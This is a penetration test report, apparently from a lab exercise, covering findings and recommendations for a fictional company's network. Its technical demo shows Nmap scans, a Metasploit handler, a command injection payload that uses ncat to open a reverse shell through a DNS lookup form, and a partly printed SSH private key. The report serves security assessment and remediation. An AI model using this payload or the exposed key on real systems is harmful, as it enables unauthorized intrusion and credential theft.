Allsafe
Cybersecurity

Penetration Test Report

Date: 07/16/2023

Objective

Greetings,
I hope this report finds you well! My name is Mina Abskhron, and I conducted an extensive penetration test on your network infrastructure and systems at Allsafe Cybersecurity. The primary objective was to assess the security of your setup and identify any potential vulnerabilities that could expose your critical data or systems to potential threats.

Methodology

To ensure thorough examination, we employed a combination of network scanning tools and web application security scanners. This allowed us to explore your /20 subnet and identify the active systems. We meticulously checked all 65535 ports on each system, leaving no room for any overlooked security gaps.

Findings

Our findings revealed significant security weaknesses within your network:

1. Open Ports on Systems:

- Port 1013: We found that a vulnerable website was hosted on this port, allowing remote code injection to give unauthorized access to the computer that had port 1013 open. The network could move laterally thanks to this security flaw.
- Port 2222: Using the compromised system with port 1013 open, we were able to laterally move to the machine with port 2222 open. The lack of proper segmentation contributed to this lateral movement.
- Windows Systems with Port 445 (SMB Vulnerability): Leveraging the compromised machine with port 2222 open, we successfully accessed the Windows machines with port 445 open. As a result, Windows SMB (Server Message Block) vulnerabilities may have been exploited on the systems. Exploiting port 445 on Windows systems poses a serious security risk because it can result in lateral network movement, ransomware attacks, unauthorized access, and data breaches.

2. Privilege Escalation Opportunities:

We found opportunities for privilege escalation on several systems as a result of our initial lateral movement. Due to these flaws, we were able to increase our access levels and obtain sensitive files and data without authorization. We advise taking immediate action to strengthen your security precautions and address these vulnerabilities.

3. Password Cracking:

We used strong password-cracking tools, such as John the Ripper, during our engagement to uncover some weak passwords on the compromised systems. These results highlight the significance of implementing multi-factor authentication (MFA) and strong password policies in order to further secure systems against password-based attacks.

4. System Reconnaissance:

We moved laterally and thoroughly surveyed the compromised machines' systems. This allowed us to identify sensitive files and potential areas for privilege escalation. Despite our best efforts, we were unable to locate any password-containing sensitive files on the compromised systems.

5. Network Segmentation:


Our research revealed that the network's segments were not properly segregated, allowing for lateral movement. Restricting unauthorized access and reducing the impact of potential breaches are two benefits of implementing robust network segmentation.

Recommendations


Based on our assessment, we have the following recommendations to further enhance your network security:

- Apply security patches and updates immediately to all systems and web applications to fix known vulnerabilities and stop potential exploits.
- Implement strong network segmentation to restrict access and prevent lateral movement among different network segments.
- Web application security: Conduct routine security audits and code reviews for web applications to find and patch holes that could allow for code injection and unauthorized access.
- Privilege Escalation Mitigation: Analyze the compromised systems thoroughly to spot any potential opportunities for privilege escalation and take immediate action to prevent them.
- Strong Authentication Mechanisms: Enforce strong password policies and consider implementing multi-factor authentication (MFA) to bolster the security of user accounts.


Technical Demo




```
Nmap scan report for ip-172-31-46-40.us-west-2.compute.internal (172.31.46.40)
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt
```




```
Nmap scan report for ip-172-31-34-103.us-west-2.compute.internal (172.31.34.103)
Host is up (0.00028s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1013/tcp open  unknown
8443/tcp open  https-alt
```




```
Nmap scan report for ip-172-31-35-89.us-west-2.compute.internal (172.31.35.89)
Host is up (0.00019s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8443/tcp  open  https-alt
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49679/tcp open  unknown
49701/tcp open  unknown

Nmap scan report for ip-172-31-37-129.us-west-2.compute.internal (172.31.37.129)
Host is up (0.00016s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8443/tcp  open  https-alt
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49701/tcp open  unknown
```



```
msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09   excellent  No     APT Package Mana
ger Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24   normal     Yes    Apache mod_cgi B
ash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence         1989-06-08   normal     No     Bash Profile Per
sistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07   excellent  Yes    Desktop Linux Pa
ssword Stealer and Privilege Escalation
   4  exploit/multi/handler                                             manual     No     Generic Payload
Handler
   5  exploit/windows/mssql/mssql_linkcrawler              2000-01-01   great      No     Microsoft SQL Se
rver Database Link Crawling Command Execution
   6  exploit/windows/browser/persits_xupload_traversal    2009-09-29   excellent  No     Persits XUpload
ActiveX MakeHttpRequest Directory Traversal
   7  exploit/linux/local/yum_package_manager_persistence  2003-12-17   excellent  No     Yum Package Mana
ger Persistence
```




```
msf6 exploit(multi/handler) > set lhost 172.31.32.252
lhost => 172.31.32.252
msf6 exploit(multi/handler) > set lport 1013
lport => 1013
```




Enter the DNS name to lookup:.


127.0.0.1; ncat 172.31.32.252 1013 -e /bin/bash




```
[*] Started reverse TCP handler on 172.31.32.252:1013
[*] Command shell session 1 opened (172.31.32.252:1013 -> 172.31.34.103:48620) at 2023-07-17 21:33:50 +0000
```




```
www-data@ubuntu22:/var/www/html/networkutility/tools/nslookup$
www-data@ubuntu22:/var/www/html/networkutility/tools/nslookup$ whoami
whoami
www-data
www-data@ubuntu22:/var/www/html/networkutility/tools/nslookup$ pwd
pwd
/var/www/html/networkutility/tools/nslookup
www-data@ubuntu22:/var/www/html/networkutility/tools/nslookup$ cd /home/
cd /home/
www-data@ubuntu22:/home$ ls -al
ls -al
total 24
drwxr-xr-x  6 root     root     4096 Nov  3  2022 .
drwxr-xr-x 19 root     root     4096 Jul 17 18:55 ..
drwxrwxrwx  3 root     root     4096 Nov  3  2022 alice-devops
drwxr-x--- 16 labsuser labsuser 4096 Jul 15 05:10 labsuser
drwxr-x---  5 ubuntu   ubuntu   4096 Sep 15  2022 ubuntu
drwxr-xr-x  3 www-data www-data 4096 Nov  2  2022 www-data
www-data@ubuntu22:/home$
```




```
cd /home/alice-devops/.ssh
www-data@ubuntu22:/home/alice-devops/.ssh$ ls -al
ls -al
total 16
drwxrwxrwx 2 root root 4096 Nov  3  2022 .
drwxrwxrwx 3 root root 4096 Nov  3  2022 ..
-rwxrwxrwx 1 root root 2602 Nov  3  2022 id_rsa.pem
-rwxrwxrwx 1 root root  567 Nov  3  2022 id_rsa.pem.pub
www-data@ubuntu22:/home/alice-devops/.ssh$ 
```




```
cat id_rsa.pem
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw4O7dJS8wQ3C
4DLeMRgXcbq6anwr+LNesj7nXh8M0ouge0zW1N/uTgm1BkT6V2NjSttoK7K0RC9nSgi1oE
